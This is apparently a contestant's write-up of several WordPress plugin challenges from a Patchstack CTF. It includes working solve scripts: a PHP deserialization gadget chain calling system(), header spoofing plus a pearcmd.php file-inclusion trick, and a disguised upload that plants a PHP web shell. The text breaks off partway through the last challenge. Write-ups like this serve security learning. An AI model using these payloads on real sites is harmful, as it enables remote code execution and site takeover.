In the recent Patchstack Alliance CTF S01E01, I am thrilled to share that I earned 2nd place and successfully solved all the challenges presented. Below is my detailed write-up of each challenge:
Donor
Challenge Information
Description
You are a kind sponsor, please help me donate to help those in need.
By: NgocAnhLe
NOTE: This is a fully white box challenge, almost no heavy brute force is needed.
Attachment
Understanding the Challenge
In this challenge, we will exploit insecure deserialization in a WordPress environment. The challenge itself uses a custom plugin named "simple-donate-plugin" that is vulnerable to deserialization.
The interesting part about this challenge is that it uses Faker, which has an intriguing __call method. This method is invoked when a method is not found within a class, triggering the __call method. We will delve into this further in the write-up below.
Reconnaissance
If we take a look at the source code, we will see that the application itself stores our meta_value using an update query:
...snip...
    $anonymous = get_user_meta($user_id, 'anonymous', true);
        ...snip...
        $is_anonymous = isset($_POST['is_anonymous']) ? $_POST['is_anonymous'] : 0;
...snip...
if ($existing_meta_key) {
            // Update the existing meta value if the key exists
            $wpdb->update(
                $wpdb->usermeta,
                ['meta_value' => stripslashes_deep($is_anonymous)],
                ['meta_key' => $existing_meta_key]
            );
            ...snip...
This approach isn't secure because storing data in meta_value without using the update_user_meta function is risky. When get_user_meta is called, the data will get deserialized, potentially exposing the application to a deserialization exploit that can lead to remote code execution (RCE) in this case.
Exploitation
To gain deserialization, we need to supply the $is_anonymous function with our deserialization payload. This gets interesting because researching the deserialization gadget requires the thoroughness of a real "Cyber Security Researcher". TL;DR, I found the gadget to gain RCE. Here's the flow:
By searching for the possible gadget in the vendor, I found a gadget chain involving a magic method __call that has call_user_func in it. This __call magic method is invoked when a method is not found within a class. For example, $class->notfound will trigger the __call method if the method notfound doesn't exist in the class. Here, we use a gadget from fakerphp:
challenge-custom/simple-donate-plugin/vendor/fakerphp/faker/src/Faker/ValidGenerator.php
...snip...
class ValidGenerator
{
...snip...
    public function __call($name, $arguments)
    {
        $i = 0;
        do {
            $res = call_user_func_array([$this->generator, $name], $arguments);
            ++$i;

            if ($i > $this->maxRetries) {
                throw new \OverflowException(sprintf('Maximum retries of %d reached without finding a valid value', $this->maxRetries));
            }
        } while (!call_user_func($this->validator, $res));

        return $res;
    }
 ...snip...
After identifying where we can gain RCE from the class mentioned above, we need a way to actually invoke it. I used the __destruct magic method to trigger it when the class gets destructed, as shown below:
challenge-custom/simple-donate-plugin/vendor/phpoffice/phpspreadsheet/src/PhpSpreadsheet/Worksheet/Worksheet.php
...snip...
class Worksheet implements IComparable
{
...snip...
    public function disconnectCells(): void
    {
        if ($this->cellCollection !== null) {
            $this->cellCollection->unsetWorksheetCells();
            // @phpstan-ignore-next-line
            $this->cellCollection = null;
        }
        //    detach ourself from the workbook, so that it can then delete this worksheet successfully
        $this->parent = null;
    }
...snip...
    /**
     * Code to execute when this worksheet is unset().
     */
    public function __destruct()
    {
        Calculation::getInstance($this->parent)->clearCalculationCacheForWorksheet($this->title);

        $this->disconnectCells();
        $this->rowDimensions = [];
    }
    ...snip...
I use this method because it calls disconnectCells, which in turn calls unsetWorksheetCells and then detach. We supply the currentCell with ValidGenerator, so when detach in the line $this->currentCell->detach(); gets called, it actually invokes the ValidGenerator class's __call method because the detach method isn't defined in the ValidGenerator class.
challenge-custom/simple-donate-plugin/vendor/phpoffice/phpspreadsheet/src/PhpSpreadsheet/Collection/Cells.php
...snip...
class Cells
{
...snip...
    public function unsetWorksheetCells(): void
    {
        if ($this->currentCell !== null) {
            $this->currentCell->detach();
            $this->currentCell = null;
            $this->currentCoordinate = null;
        }

        // Flush the cache
        $this->__destruct();

        $this->index = [];

        // detach ourself from the worksheet, so that it can then delete this object successfully
        $this->parent = null;
    }
 ...snip...
After that, we will supply the generator attribute in the ValidGenerator class with this Stream class. This way, when the ValidGenerator gets called, it will actually call the Stream class in this line $res = call_user_func_array([$this->generator, $name], $arguments). It will call the detach method from the Stream class, allowing us to control the output of $res by supplying the $this->stream attribute.
challenge-custom/simple-donate-plugin/vendor/maennchen/zipstream-php/src/Stream.php
...snip...
class Stream implements StreamInterface
{
 ...snip...
    public function detach()
    {
        $result = $this->stream;
        $this->stream = null;
        return $result;
    }
...snip...
Obtaining the Flag
Here's a script that i use to solves the challenge:
x.php
<?php

// __destruct
namespace PhpOffice\PhpSpreadsheet\Worksheet {
    class Worksheet
    {
            private $cellCollection;
            public function __construct($cellCollection)
            {
                $this->cellCollection = $cellCollection;
            }
    }
}

// __call
namespace Faker {
    class ValidGenerator {
        protected $generator;
        protected $validator;
        protected $maxRetries;
        public function __construct($class, $function)
        {
            $this->generator = $class;
            $this->validator = $function;
            $this->maxRetries = 10000;
        }
    }
}

// stored cmd
namespace PhpOffice\PhpSpreadsheet {
    class Spreadsheet {
        private $calculationEngine;
        public function __construct($calculationEngine)
        {
            $this->calculationEngine = $calculationEngine;
        }
    }
}

// stored cmd 2
namespace PhpOffice\PhpSpreadsheet\Collection {
    class Cells
    {
        private $currentCell;
        public function __construct($store)
        {
            $this->currentCell = $store;
        }
    }
}

namespace ZipStream {
    class Stream {
        protected $stream;

        public function __construct($stream)
        {
            $this->stream = $stream;
        }
    }
}
test.php
<?php


require_once './x.php';

$arg = new \ZipStream\Stream("cat /f*");
$fk = new \Faker\ValidGenerator($arg, "system");
$cel = new \PhpOffice\PhpSpreadsheet\Collection\Cells($fk);
$des = new \PhpOffice\PhpSpreadsheet\Worksheet\Worksheet($cel);

$ser = serialize($des);
$b64 = base64_encode($ser);
echo $b64;
solve.php
import httpx

URL = "http://3.14.248.34:9024"
# URL = "http://localhost:9024"

class BaseAPI:
    def __init__(self, url=URL) -> None:
        self.c = httpx.Client(base_url=url)
    def welcome_to_the_donation_form(self, is_anonymous, submit_donation, name, email, amount):
        return self.c.post("/welcome-to-the-donation-form/", data={
            "name": name,
            "email": email,
            "amount": amount,
            "is_anonymous": is_anonymous,
            "submit_donation": submit_donation,
        })
class API(BaseAPI):
    ...

if __name__ == "__main__":
    api = API()
    import os, base64
    payload = os.popen("php ./test.php").read()
    payload = base64.b64decode(payload.encode()).decode()
    print(payload)
    res = api.welcome_to_the_donation_form(payload, "Submit", "admin", "admin@localhost", "100")
    print(res.status_code)
    print(res.text)

    res = api.c.get("/thank-you/")
    print(res.text)
flag:

WPX
Challenge Information
Description
Hi, I'm a new developer and I'm trying to learn how to develop a WordPress plugin. I'm trying to create news plugin that can get news by date, can you help me to test it? I'm still learning and I'm not sure if it's secure enough.
by Dimas Maulana
NOTE: This is a fully white box challenge, almost no heavy brute force is needed.
Attachment
Understanding the Challenge
In this challenge, we will exploit four kinds of vulnerabilities. The first is the improper handling of REMOTE_ADDR parameters in the Nginx configuration, which allows us to bypass the REMOTE_ADDR check. The second vulnerability is the preg_match capture limit; when we use (...) in preg_match, the match is stored, and if it exceeds the limit, it returns false. The third vulnerability involves bypassing date function formatting, and the last one is a restricted local file inclusion that only allows .php files, which we can exploit to achieve Remote Code Execution (RCE).
Reconnaissance
Apparently, the Docker setup uses PHP-FPM and Nginx to serve the server, and we get a configuration like this:
server/nginx/nginx.conf
# generated by ChatGPT
server {
    listen 80;
    server_name localhost;

    root /var/www/html;
    index index.php index.html index.htm;

    # Access and error log files
    access_log /var/log/nginx/access.log;
    error_log /var/log/nginx/error.log;

    # Directory permissions and options
    location / {
        try_files $uri $uri/ /index.php?$args;
    }

    # PHP-FPM configuration for processing PHP files
    location ~ \.php$ {
        include fastcgi_params;
        fastcgi_pass wp_service_1:9000;     # Reference to PHP-FPM container and port
        fastcgi_index index.php;
        fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
        fastcgi_param REMOTE_ADDR $http_x_real_ip;
    }

    # Disable access to .htaccess and other sensitive files
    location ~ /\.ht {
        deny all;
    }

    # Static files caching
    location ~* \.(jpg|jpeg|png|gif|ico|css|js)$ {
        expires 30d;
        access_log off;
    }
}
There is also a custom plugin named custom that has multiple vulnerabilities in it.
custom.php
<?php
/**
 * @package Custom Plugin
 */
/*
Plugin Name: Custom Plugin
*/

add_action('wp_ajax_news', 'news');
add_action('wp_ajax_nopriv_news', 'news');

add_action('wp_ajax_login', 'login');
add_action('wp_ajax_nopriv_login', 'login');

function login() {
    if (!isset($_POST['username'])) {
        echo "Username and password are required";
        die();
    }

    if (is_array($_POST['username'])) {
        echo "Username and password cannot be an array";
        die();
    }

    if (preg_match('/(admin)+/s', $_POST['username'])) {
        echo "Username cannot contain 'admin'";
        die();
    }

    session_start();

    $_SESSION['username'] = $_POST['username'];

    echo "Login success";

    die();
}

function news() {
    if (!isset($_POST['date'])) {
        echo "Date is required";
        die();
    }

    if (is_array($_POST['date'])) {
        echo "Date cannot be an array";
        die();
    }

    // only allow admin to access this ajax
    $wp_service_1_bot = gethostbyname('localhost');
    if ($_SERVER['REMOTE_ADDR'] !== $wp_service_1_bot) {
        echo "Only admin can access this ajax";
        die();
    }

    // check session
    session_start();
    if (!isset($_SESSION['username'])) {
        echo "You need to login first";
        die();
    }

    if (strpos($_SESSION['username'], 'admin') === false) {
        echo "Only admin can access this ajax";
        die();
    }

    // example date format d-m-y
    $date = stripslashes($_POST['date']);

    header("Content-Security-Policy: default-src 'none';");
    include($_SERVER['DOCUMENT_ROOT'] . '/wp-content/plugins/custom/date/' . date($date) . '.php');
    die();
}
?>
Exploitation
To exploit this challenge, we first need to bypass the REMOTE_ADDR check below by adding a header like this: X-Real-IP: 127.0.0.1. This works because Nginx is configured to pass fastcgi_param REMOTE_ADDR $http_x_real_ip; to PHP-FPM, which sets the REMOTE_ADDR to the value of the X-Real-IP header.
    $wp_service_1_bot = gethostbyname('localhost');
    if ($_SERVER['REMOTE_ADDR'] !== $wp_service_1_bot) {
        echo "Only admin can access this ajax";
        die();
    }
Once we bypass the date and preg_match limitations as previously explained, the next step involves using the pearcmd.php technique to perform a file upload. After successfully uploading our file, we can then include our uploaded file using the include function to achieve Remote Code Execution (RCE).
Obtaining the Flag
Here is my solve script to solve this challenge:
import httpx
import asyncio
import re
from subprocess import check_output
URL = "http://3.14.248.34:9001/"

class BaseAPI:
    def __init__(self, url=URL) -> None:
        self.c = httpx.AsyncClient(base_url=url)

    def login(self):
        return self.c.post("/wp-admin/admin-ajax.php", data={
            "action": "login",
            # bypass preg_match('/(admin)+/s', $_POST['username'])
            "username": "admin"*9000,
        })
    def upload_shell(self):
        # bypass date
        lfi = r"../../../../../../../../../../../\u\s\r/\l\o\c\a\l/\l\i\b/\p\h\p/\p\e\a\r\c\m\d"
        sessid = self.c.cookies.get("PHPSESSID")
        return check_output([
            'curl',
            '-X', 'POST', URL + f'''wp-admin/admin-ajax.php?+-c+/tmp/foo.php+-d+man_dir=<?system($_GET\\[0\\]);?>+-s+''',
            '-d', f'action=news&date={lfi}',
            '-H', 'X-Real-IP: 127.0.0.1',
            '-H', f'Cookie: PHPSESSID={sessid}'
        ])

    async def get_flag(self):
        res = await self.c.post(f"wp-admin/admin-ajax.php", data={
            "action": "news",
            # bypass date
            "date": r"../../../../../../../../\t\m\p/\f\o\o"
        }, headers={
            "X-Real-IP": "127.0.0.1"
        }, params={
            "0": "/readflag && rm /tmp/foo.php"
        })
        flag = re.search(r"CTF\{.*\}", res.text).group()
        return flag


class API(BaseAPI):
    ...

async def main():
    api = API()
    res = await api.login()
    # print(res.text)
    res = api.upload_shell()
    # print(res)
    res = await api.get_flag()
    print(res)

if __name__ == "__main__":
    asyncio.run(main())

Flag:
Emojifuscation
Challenge Information
Description
can you guess the emoji
by stealthcopter
NOTE: This is a fully white box challenge, almost no heavy brute force is needed.
Attachment
Understanding the Challenge
This challenge involves a peculiar emoji encoding mechanism so we need to decode it first to read the source code. The primary vulnerabilities here include arbitrary file write and bypassing extension checks to upload a PHP extension file.
Reconnaissance
I actually just throw all the source code into microsoft copilot to decode the source code, and i get this as a result:
Emoji mapping and some function
<?php

/*
 * Comments and explanations here
 *
 * */

function replace_and_define($emoji, $replacement) {
    return define($emoji, $replacement);
}

replace_and_define('🕳️', '');
replace_and_define('🌌', ' ');
replace_and_define('🧨', 'explode');

$emoji_string = '_ 👀 🗯️ 👻 🏠 🪨 🖼️';

$emoji_array = [
    '⚀' => 1,
    '🐘' => '.php',
    '🧬' => 'urlencode',
    '🤯' => 'implode',
    '🚰' => 'filter',
    '➕' => 'add',
    '🧼' => 'sanitize_text_field',
    '🚿' => 'sanitize_file_name',
    '🗡️' => '/',
    '👤' => 'user_login',
    '🔑' => 'user_pass',
    '📛' => 'name',
    '♻️📛' => 'tmp_name',
    '🥇' => 'first_name',
    '🏁' => 'last_name',
    '🔍👤' => 'get_user_meta',
    '🔄👤' => 'update_user_meta',
    '👤✅' => 'is_user_logged_in',
    '👤🔍' => 'wp_get_current_user',
    '🔍🧩' => 'in_array',
    '🧩🔢' => 'array',
    '🔄🎲' => 'array_rand',
    '⚠️❌' => 'WP_Error',
    '🔡' => 'strtolower',
    '📩' => 'wp_insert_user',
    '🛌' => 'rest_ensure_response',
    '📥' => 'GET',
    '✉️' => 'POST',
    '📸' => 'jpg',
    '📸🇪📸' => 'jpeg',
    '🏞️' => 'png',
    '🏞️📸' => 'image/jpeg',
    '🏞️🖼️' => 'image/png',
    '🗂️🧪' => 'mime_content_type',
    '🚛🆙🗄️' => 'move_uploaded_file',
    '🥪' => 'add_action',
    '🛌🟢' => 'rest_api_init',
    '🥱' => 'register_rest_route',
    '🧩' => 'methods',
    '📂⁉️' => 'is_dir',
    '📝⁉️' => 'file_exists',
    '📂‼️' => 'mkdir',
    '☎️' => 'callback',
    '🗃️' => '_FILES',
    '🤙' => 'permission_callback',
    '🪃💯' => '__return_true',
    '💯' => true,
    '🔸' => '.',
    '🧵' => 'str_replace',
    '🪪' => 'htaccess',
    '📏' => 'constant',
    '🪹' => 'is_empty',
    '🫥' => 'copy',
    '🏰📂' => 'basedir',
    '📤🗂️' => 'wp_upload_dir',
    '🚨️⁉️' => 'is_wp_error',
    '🗂️📋' => 'dirname',
    '🗺️' => 'map',
    '👔📜' => 'admin_enqueue_scripts',
    '🚀📜' => 'wp_enqueue_script',
    '🏰🔗' => 'baseurl',
    '🙉' => 'base64_decode',
    '🙈' => 'U2xCRFpteE1WSGR1TlVObVNVUXdaMGwyUTJac1RGUjNialZEWmtscWN6MD0=',
];

foreach (explode(' ', $emoji_string) as $emoji) {
    $emoji_array[$emoji] = $emoji;
}

foreach ($emoji_array as $key => $value) {
    define($key, $value);
}

function upload_directory(){
    $dir = wp_upload_dir()['basedir'] . '/uploads';
    if (!file_exists($dir)) {
        mkdir($dir);
        // Add .htaccess file to the directory
        copy(dirname(__FILE__) . '/.htaccess', $dir . '/.htaccess');
    }
    return $dir;
}

function upload_url($filename){
    return wp_upload_dir()['baseurl'] . '/uploads' . str_replace(upload_directory(), '', $filename);
}

function implode_strings(...$parts) {
    return implode('', $parts);
}

function urlencoded_strings(...$parts) {
    return implode('/', array_map('urlencode', $parts));
}

function check_for_error($object) {
    return is_wp_error($object);
}

function get_param($request, $param){
    return $request->get_param($param);
}

function is_user_logged_in() {
    return is_user_logged_in();
}

function random_emoji() {
    $emojis = explode(' ', "🤣 🥳 🤩 🤔 🤖 👻 👽 🦄 🐶 🐸 🦊 🦁");
    return $emojis[array_rand($emojis)];
}

function return_error($code, $message){
    return new WP_Error($code, $message);
}

function get_global($name){
    return $GLOBALS[$name];
}

function current_user_id(){
    return wp_get_current_user()->ID;
}
Main
<?php
/**
 * Plugin Name: Example Plugin
 * Plugin URI: https://example.com
 * Description: This plugin does something interesting.
 * Version: 1.4.2
 * Author: Author Name
 * Author URI: https://authorwebsite.com
 */

define('DEFINE_CONSTANT', 'define');

include 'config.php';
include 'init.php';

add_filter('template_include', 'custom_template_include');

function custom_template_include() {
    include 'header.php';
    print <<< EOT
Hello world! Welcome to our plugin<br><br>
We hope you find it useful.<br><br>
This plugin connects to external APIs<br><br>
Are you ready to get started?
EOT;
    include 'footer.php';
}

add_action('admin_enqueue_scripts', function() {
    wp_enqueue_script('wp-api');
});
API
<?php

add_action('rest_api_init', function () {

    $route = urlencode(home_url());

    register_rest_route($route, '/' . urlencode('endpoint1'), [
        'methods' => 'GET',
        'callback' => 'callback1',
        'permission_callback' => '__return_true',
    ]);

    register_rest_route($route, '/' . urlencode('endpoint2'), [
        'methods' => 'POST',
        'callback' => 'callback2',
        'permission_callback' => '__return_true',
    ]);

    register_rest_route($route, '/' . urlencode('endpoint3'), [
        'methods' => 'POST',
        'callback' => 'callback3',
        'permission_callback' => 'current_user_can_access',
    ]);
});

function callback1() {
    // phpcs:ignore -- ignoring coding standards check
    eval(base64_decode(base64_decode(base64_decode('U2xCRFpteE1WSGR1TlVObVNVUXdaMGwyUTJac1RGUjNialZEWmtscWN6MD0='))));
    $response = [
        'callback1' =>  $some_variable,
    ];
    return rest_ensure_response($response);
}

function callback2($request)
{
    $data = [];

    foreach (explode(' ', "user_login user_pass first_name last_name") as $field) {
        $data[constant($field)] = sanitize_text_field($request->get_param($field));
    }

    $user_id = wp_insert_user($data);

    if (is_wp_error($user_id)) {
        return $user_id;
    }

    return rest_ensure_response([
        'status' => 'success',
        'user_id' => $user_id,
    ]);
}

function callback3($request){
    $user_id = get_current_user_id();
    $first_name = get_user_meta($user_id, 'first_name', true);
    $last_name = get_user_meta($user_id, 'last_name', true);

    if (!empty($_FILES['image'])) {
        $file = $_FILES['image'];
        $filename = random_emoji() . random_emoji() . random_emoji() . '_' . sanitize_file_name($file['name']);
        $tmp_name = $file['tmp_name'];

        $allowed_ext = ['jpg', 'jpeg', 'png'];

        if (!in_array(strtolower(explode('.', $filename)[1]), $allowed_ext)) {
            return new WP_Error('error', 'File type not allowed: ' . implode(',', $allowed_ext));
        }

        $mime_type = mime_content_type($tmp_name);

        if (!in_array($mime_type, ['image/jpeg', 'image/png'])) {
            return new WP_Error('error', 'Invalid file type!');
        }

        $upload_dir = upload_directory() . '/' . $first_name . '_' . $last_name;

        // Clean directory path
        $upload_dir = str_replace('./../', '', $upload_dir);

        $file_path = $upload_dir . '/' . $filename;

        if (!is_dir($upload_dir)) {
            mkdir($upload_dir);
        }

        if (!move_uploaded_file($tmp_name, $file_path)) {
            return new WP_Error('error', 'Failed to upload file');
        }

        $file_url = upload_url($file_path);
        update_user_meta($user_id, 'image', $file_url);
    }

    return rest_ensure_response([
        'status' => 'success',
        'user_id' => $user_id,
        'image' => $file_url,
    ]);
}
Exploitation
So to exploit this challenge we need to gain RCE by using this file upload.
        if (!move_uploaded_file($tmp_name, $file_path)) {
            return new WP_Error('error', 'Failed to upload file');
        }
but we must bypass some waff in it
        $allowed_ext = ['jpg', 'jpeg', 'png'];

        if (!in_array(strtolower(explode('.', $filename)[1]), $allowed_ext)) {
            return new WP_Error('error', 'File type not allowed: ' . implode(',', $allowed_ext));
        }

        $mime_type = mime_content_type($tmp_name);

        if (!in_array($mime_type, ['image/jpeg', 'image/png'])) {
            return new WP_Error('error', 'Invalid file type!');
        }

        $upload_dir = upload_directory() . '/' . $first_name . '_' . $last_name;

        // Clean directory path
        $upload_dir = str_replace('./../', '', $upload_dir);
The !in_array(strtolower(explode('.', $filename)[1]), $allowed_ext) check can be bypassed by appending a .jpg extension to the file name, like this: shell.jpg.php. This works because the check only validates the first extension and not the last.
For !in_array($mime_type, ['image/jpeg', 'image/png']), you can add JPEG or PNG magic bytes at the beginning of the file to trick mime_content_type into recognizing it as an image file. This way, the file will pass the MIME type validation even though it contains PHP code.
Obtaining the Flag
Here is my solve script to solve this challenge:
import httpx
import asyncio
import re
import random

URL = "http://3.14.248.34:9019/"

class BaseAPI:
    def __init__(self, url=URL) -> None:
        self.c = httpx.AsyncClient(base_url=url)
    def make_user(self, user_login: str, user_pass: str, firs_name: str, last_name: str):
        return self.c.post("/wp-json/%F0%9F%8F%A0/%F0%9F%AA%A8/%F0%9F%97%AF%EF%B8%8F", data={"👤": user_login, "🔑": user_pass, "🥇": firs_name, "🏁": last_name})
    def upload_image(self, image: str, nonce: str):
        return self.c.post("/wp-json/%F0%9F%8F%A0/%F0%9F%AA%A8/%F0%9F%96%BC%EF%B8%8F", files={"🖼️": image}, data={"_wpnonce": nonce})
class API(BaseAPI):
    ...

async def main():
    api = API()
    username = "asdniqws"+str(random.randint(0, 100000))
    password = "asdniqws"+str(random.randint(0, 100000))
    res = await api.make_user(username, password, ".../.././", "")
    print(res.text)
    res = await api.c.post("/wp-login.php", data={
        "log": username,
        "pwd": password
    })
    res = await api.c.get("/wp-admin/")
    # get only nonce
    nonce = re.search(r"wpApiSettings.*nonce\":\"([a-f0-9]+)\"", res.text).group(1)
    print(nonce)
    # add mime of png
    mimpng = b"\xFF\xD8\xFF\xDB"
    mimpng += b"<?php system($_GET['cmd']); ?>"
    res = await api.upload_image(("tests.png.php", mimpng), nonce)
    url = res.json()['🖼️']
    print(url)
    res = await api.c.get(url+"?cmd=cat /*")
    print(res.text)


if __name__ == "__main__":
    asyncio.run(main())
Flag:

Say Cheese and Authenticate
Challenge Information
Description
Passwords are a thing of the past. Now with 'Say Cheese and Authenticate' you can allow your users to login via a secure login page by using an image instead of a password.
by Savphill and Patchstack team
NOTE: This is a fully white box challenge, no heavy brute force is needed.
Attachment
Understanding the Challenge
In this challenge, there's a plugin that authenticates users using an image. Here's a portion of the code:
add_action('wp_ajax_nopriv_say_cheese_handle_image_login', 'say_cheese_handle_image_login');
function say_cheese_handle_image_login() {
    if (isset($_GET["imagelogin"])) {

        $message = '';

        // Handle form submission
        if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_POST['username'])) {
            $username = sanitize_text_field($_POST['username']);
            $uploaded_image = $_FILES['image'] ?? null;
            if (say_cheese_upload_and_authenticate($username, $uploaded_image)) {
                wp_redirect(admin_url());
                exit;

...snip...
function say_cheese_upload_and_authenticate($username, $uploaded_image) {
    $user = get_user_by('login', $username);
    if (!$user || !$uploaded_image) return false;


    $allowed_mime_types = ['image/png', 'image/jpeg'];
    $uploaded_mime_type = mime_content_type($uploaded_image['tmp_name']);

    if (!in_array($uploaded_mime_type, $allowed_mime_types)) {
        return false; // Reject the file if it's not PNG or JPEG
    }

    // Encrypt the username using Say Cheese Encryption
    $encrypted_username = say_cheese_encrypt($username, intval(getenv("HOW_MANY")));

    $image_path = WP_CONTENT_DIR . '/uploads/say_cheese_images/' . $encrypted_username . '.png';

    if (file_exists($image_path)) {
        $stored_image_hash = hash_file('md5', $image_path);
        $uploaded_image_hash = md5_file($uploaded_image['tmp_name']);
        if ($stored_image_hash === $uploaded_image_hash) {
            if($user->ID !== 1){
                wp_set_auth_cookie($user->ID);
                return true;
            }

        }
    }
    return false;
}
The plugin will automatically create a user with the following code:
register_activation_hook(__FILE__, 'create_user_and_assign_image');

function create_user_and_assign_image() {
    // Step 1: Create the 'johnstilton1' user if not already exists
    $how_many = 11;
    $username = 'johnstilton1'; // The fixed username
    $email = 'johnstilton1@example.com'; // Change the email if needed
...snip...
Exploitation
To solve this challenge, we just need to authenticate as a user using the image from the real server, which we can access at /wp-content/plugins/add-user/pp.png. After that, we can check the path of the flag media by accessing /wp-json/wp/v2/media/.
Obtaining the Flag
Here is my solve script to solve the challenge:
import httpx
import asyncio

# URL = "http://localhost:9047"
URL = "http://3.14.248.34:9047/"

class BaseAPI:
    def __init__(self, url=URL) -> None:
        self.c = httpx.AsyncClient(base_url=url)
    def say_cheese_handle_image_login(self, imagelogin, username, image):
        return self.c.post("/wp-admin/admin-ajax.php", data={
            "username": username,
        }, files={
            "image": image,
        }, params={
            "action": "say_cheese_handle_image_login",
            "imagelogin": imagelogin,
        })

class API(BaseAPI):
    ...

async def main():
    api = API()
    image = await api.c.get("wp-content/plugins/add-user/pp.png")
    res = await api.say_cheese_handle_image_login(True, "johnstilton1", ("image", image.content, "image/png"))
    # print(res.text)
    # print(res.status_code)
    # print(res.headers)
    res = await api.c.get("/wp-json/wp/v2/media/")
    print(res.json()[0]['guid']['rendered'])

if __name__ == "__main__":
    asyncio.run(main())

Output

flag:
Half Baked
Challenge Information
Description
My site is a little... undercooked. The apprentice is developing a new baking recipe repo for my bakery and it looks like they decided to put a batch in before the oven was pre-heated!
by ghsinfosec
NOTE: This is a fully white box challenge, almost no heavy brute force is needed, however, some educated guessing may apply.
Attachment
Exploitation
To exploit this challenge, we first need to authenticate by obtaining the encoded credentials from server-given/challenge-custom/message.txt on the real server. We can retrieve this information by calling the debug REST API endpoint:
        register_rest_route('half-baked/v1', '/debug', array(
            'methods' => 'GET',
            'callback' => array(self::class, 'activate_debug'),
            'permission_callback' => '__return_true',
        ));
        ...snip...
    public static function activate_debug($request) {
        $contents = file_get_contents('/message.txt');
        ...snip...
        return rest_ensure_response([
            'status' => 'error',
            'message' => array(
                'info' => 'Sorry, debug mode failed to launch',
                'data' => $contents,
            ),
        ], 401);
    }
Then, we use the following key and IV to decode the hash:
// $key = '379444613f1519968b44a36fa51c544a';
// $iv = 'e59fc938f4eb1370bb9fef8a8b495bac';
Using CyberChef, we can decode the encoded credentials. Here's the result:
